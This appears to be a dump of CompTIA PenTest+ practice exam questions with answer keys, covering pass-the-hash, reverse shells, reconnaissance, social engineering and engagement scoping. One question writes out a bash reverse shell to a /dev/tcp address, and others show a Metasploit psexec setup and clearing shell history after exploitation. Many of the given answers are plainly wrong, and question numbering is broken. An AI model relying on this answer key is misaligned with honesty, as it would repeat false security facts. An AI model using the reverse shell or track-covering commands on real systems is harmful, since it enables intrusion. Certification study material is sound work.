

Exam Questions PT0-001

CompTIA PenTest+ Certification Exam

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NEW QUESTION 1

A security consultant is trying to attack a device with a previous identified user account.

```

Module options (exploit/windows/smb/psexec):

Name                               Current Setting                               Required
-----
RHOST                               192.168.1.10
RPORT                               445
SERVICE_DESCRIPTION               yes
SERVICE_DISPLAY_NAME              yes
SERVICE_NAME                       no
SHARE                              ADMIN$
SMBDOMAIN                           ECorp
SMBPASS                             aad3b435b51404eeaad3b435b5140e:gbh5n356b58700ggppd6m2433wp
SMBUSER                             Administrator

```

Which of the following types of attacks is being executed?

- A. Credential dump attack
- B. DLL injection attack
- C. Reverse shell attack
- D. Pass the hash attack

Answer: D

NEW QUESTION 2

A client is asking a penetration tester to evaluate a new web application for availability. Which of the following types of attacks should the tester use?

- A. TCP SYN flood
- B. SQL injection
- C. xss
- D. XMAS scan

Answer: A

NEW QUESTION 3

In which of the following components is an exploited vulnerability MOST likely to affect multiple running application containers at once?

- A. Common libraries
- B. Configuration files
- C. Sandbox escape
- D. ASLR bypass

Answer: D

NEW QUESTION 4

Which of the following would be BEST for performing passive reconnaissance on a target's external domain?

- A. Peach
- B. CeWL
- C. OpenVAS
- D. Shodan

Answer: A

NEW QUESTION 5

An assessor begins an internal security test of the Windows domain internal.comptia.net. The assessor is given network access via DHCP, but is not given any network maps or target IP addresses. Which of the following commands can the assessor use to find any likely Windows domain controllers?

A)

```
dig -q any _kerberos._tcp.internal.comptia.net
```

B)

```
dig -q any _lanman._tcp.internal.comptia.net
```

C)

```
dig -q any _ntlm._tcp.internal.comptia.net
```

D)

```
dig -q any _smtp._tcp.internal.comptia.net
```

- A. Option A

- B. Option B
- C. Option C
- D. Option D

Answer: A

NEW QUESTION 6

While prioritizing findings and recommendations for an executive summary, which of the following considerations would be MOST valuable to the client?

- A. Levels of difficulty to exploit identified vulnerabilities
- B. Time taken to accomplish each step
- C. Risk tolerance of the organization
- D. Availability of patches and remediations

Answer: C

NEW QUESTION 7

The results of a basic compliance scan show a subset of assets on a network. This data differs from what is shown on the network architecture diagram, which was supplied at the beginning of the test. Which of the following are the MOST likely causes for this difference? (Select TWO)

- A. Storage access
- B. Limited network access
- C. Misconfigured DHCP server
- D. Incorrect credentials
- E. Network access controls

Answer: A

NEW QUESTION 8

A penetration tester has successfully exploited an application vulnerability and wants to remove the command history from the Linux session. Which of the following will accomplish this successfully?

- A. history --remove
- B. cat history | clear
- C. rm -f ./history
- D. history -c

Answer: D

NEW QUESTION 9

When performing compliance-based assessments, which of the following is the MOST important Key consideration?

- A. Additional rate
- B. Company policy
- C. Impact tolerance
- D. Industry type

Answer: A

NEW QUESTION 10

A penetration tester is designing a phishing campaign and wants to build list of users (or the target organization). Which of the following techniques would be the MOST appropriate? (Select TWO)

- A. Query an Internet WHOIS database.
- B. Search posted job listings.
- C. Scrape the company website.
- D. Harvest users from social networking sites.
- E. Socially engineer the corporate call center

Answer: AB

NEW QUESTION 10

A penetration tester is required to perform OSINT on staff at a target company after completing the infrastructure aspect. Which of the following would be the BEST step for the penetration tester to take?

- A. Obtain staff information by calling the company and using social engineering techniques.
- B. Visit the client and use impersonation to obtain information from staff.
- C. Send spoofed emails to staff to see if staff will respond with sensitive information.
- D. Search the Internet for information on staff such as social networking site

Answer: C

NEW QUESTION 15

A security consultant found a SCADA device in one of the VLANs in scope. Which of the following actions would BEST create a potentially destructive outcome against device?

- A. Launch an SNMP password brute force attack against the device.
- B. Launch a Nessus vulnerability scan against the device.
- C. Launch a DNS cache poisoning attack against the device.
- D. Launch an SMB exploit against the device.

Answer: A

NEW QUESTION 18


An email sent from the Chief Executive Officer (CEO) to the Chief Financial Officer (CFO) states a wire transfer is needed to pay a new vendor. Neither is aware of the vendor, and the CEO denies ever sending the email. Which of the following types of motivation was used in this attack?

- A. Principle of fear
- B. Principle of authority
- C. Principle of scarcity
- D. Principle of likeness
- E. Principle of social proof

Answer: E

NEW QUESTION 22

Given the following Python script:



```
import socket
s=socket.socket()
s.connect(("192.168.1.1",22))
s.send("str")
b=s.recv(1024)
print b
```

Which of the following actions will it perform?

- A. ARP spoofing
- B. Port scanner
- C. Reverse shell
- D. Banner grabbing

Answer: A

NEW QUESTION 26

Which of the following has a direct and significant impact on the budget of the security assessment?

- A. Scoping
- B. Scheduling
- C. Compliance requirement
- D. Target risk

Answer: A

NEW QUESTION 29

After performing a security assessment for a firm, the client was found to have been billed for the time the client's test environment was unavailable. The Client claims to have been billed unfairly. Which of the following documents would MOST likely be able to provide guidance in such a situation?

- A. SOW
- B. NDA
- C. EULA
- D. BRA

Answer: D

NEW QUESTION 31

A client requests that a penetration tester emulate a help desk technician who was recently laid off. Which of the following BEST describes the abilities of the threat actor?

- A. Advanced persistent threat
- B. Script kiddie
- C. Hacktivist
- D. Organized crime

Answer: A

NEW QUESTION 33

Which of the following reasons does a penetration tester need to have a customer's point-of-contact information available at all times? (Select THREE).

- A. To report indicators of compromise
- B. To report findings that cannot be exploited
- C. To report critical findings

- D. To report the latest published exploits
- E. To update payment information
- F. To report a server that becomes unresponsive
- G. To update the statement of work
- H. To report a cracked password

Answer: DEF

NEW QUESTION 36

While engaging clients for a penetration test from highly regulated industries, which of the following is usually the MOST important to the clients from a business perspective?

- A. Letter of engagement and attestation of findings
- B. NDA and MSA
- C. SOW and final report
- D. Risk summary and executive summary

Answer: D

NEW QUESTION 41

A tester intends to run the following command on a target system:

```
bash -i >& /dev/tcp/10.2.4.6/443 0>&1
```

Which of the following additional commands would need to be executed on the tester's Linux system to make the previous command successful?

- A. nc -nvlp 443
- B. nc 10.2.4.6 443
- C. nc -w3 10.2.4.6 443
- D. nc -bin/ah 10.2.4.6 443

Answer: A

NEW QUESTION 43

An attacker uses SET to make a copy of a company's cloud-hosted web mail portal and sends an email to obtain the CEO's login credentials. Which of the following types of attacks is this an example of?

- A. Elicitation attack
- B. Impersonation attack
- C. Spear phishing attack
- D. Drive-by download attack

Answer: B

NEW QUESTION 47

During an internal penetration test, several multicast and broadcast name resolution requests are observed traversing the network. Which of the following tools could be used to impersonate network resources and collect authentication requests?

- A. Ettercap
- B. Tcpdump
- C. Responder
- D. Medusa

Answer: D

NEW QUESTION 50

A penetration tester is performing a remote scan to determine if the server farm is compliant with the company's software baseline. Which of the following should the penetration tester perform to verify compliance with the baseline?

- A. Discovery scan
- B. Stealth scan
- C. Full scan
- D. Credentialed scan

Answer: A

NEW QUESTION 54

A penetration tester is utilizing social media to gather information about employees at a company. The tester has created a list of popular words used in employee profiles. For which of the following types of attack would this information be used?

- A. Exploit chaining
- B. Session hijacking
- C. Dictionary
- D. Karma

Answer: B

NEW QUESTION 56

A penetration tester wants to target NETBIOS name service. Which of the following is the most likely command to exploit the NETBIOS name service?

- A. arPspooF
- B. nmap
- C. responder
- D. burpsuite

Answer: C

NEW QUESTION 61

A client has voiced concern about the number of companies being branched by remote attackers, who are looking for trade secrets. Which of following BEST describes the types of adversaries this would identify?

- A. Script kiddies
- B. APT actors
- C. Insider threats
- D. Hacktrivist groups

Answer: B

NEW QUESTION 63

Which of the following CPU register does the penetration tester need to overwrite in order to exploit a simple buffer overflow?

- A. Stack pointer register
- B. Index pointer register
- C. Stack base pointer
- D. Destination index register

Answer: D

NEW QUESTION 64


After a recent penetration test, a company has a finding regarding the use of dictionary and seasonal passwords by its employees. Which of the following is the BEST control to remediate the use of common dictionary terms?

- A. Expand the password length from seven to 14 characters
- B. Implement password history restrictions
- C. Configure password filters
- D. Disable the accounts after five incorrect attempts
- E. Decrease the password expiration window

Answer: A

NEW QUESTION 68

Click the exhibit button.



Given the Nikto vulnerability scan output shown in the exhibit, which of the following exploitation techniques might be used to exploit the target system? (Select TWO)

- A. Arbitrary code execution
- B. Session hijacking
- C. SQL injection
- D. Login credential brute-forcing
- E. Cross-site request forgery

Answer: CE

NEW QUESTION 69

A penetration tester successfully exploits a Windows host and dumps the hashes. Which of the following hashes can the penetration tester use to perform a pass-the-hash attack?

A)

Administrator:500:d9c0aa98c7b349aef012bbc991de07a8:654bdc65adf9814bc65eabb296044cab

B)

Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16a6931b73c59d7e0c089c0:dfc312aeead123

C)

Administrator: SNTLM\$1122334455667788\$B202220790F40C88BCFF347C652F67A7C4A70D3BEND70233:::

D)

```
Administrator: NTLMv2NTLMMV2WORKGROUPS1122334455667788907659A550D5E9D02936CDE95CE7EC1D5F01010000  
000000000000CF6385B74CA01B3610B02D99732DD0000000000200120
```

- A. Option A
B. Option B
C. Option C
D. Option D

Answer: D

NEW QUESTION 70

A penetration tester ran the following Nmap scan on a computer `nmap -sV 192.168.1.5`

The organization said it had disabled Telnet from its environment. However, the results of the Nmap scan show port 22 as closed and port 23 as open to SSH

Which of the following is the BEST explanation for what happened?

- A. The organization failed to disable Telnet.
- B. Nmap results contain a false positive for port 23.
- C. Port 22 was filtered.
- D. The service is running on a non-standard port.

Answer: A

NEW QUESTION 71

A penetration tester is attempting to capture a handshake between a client and an access point by monitoring a WPA2-PSK secured wireless network. The tester is monitoring the correct channel for the identified network but has been unsuccessful in capturing a handshake. Given this scenario, which of the following attacks would BEST assist the tester in obtaining this handshake?

- A. Karma attack
- B. Deauthentication attack
- C. Fragmentation attack
- D. SSID broadcast flood

Answer: B

NEW QUESTION 73

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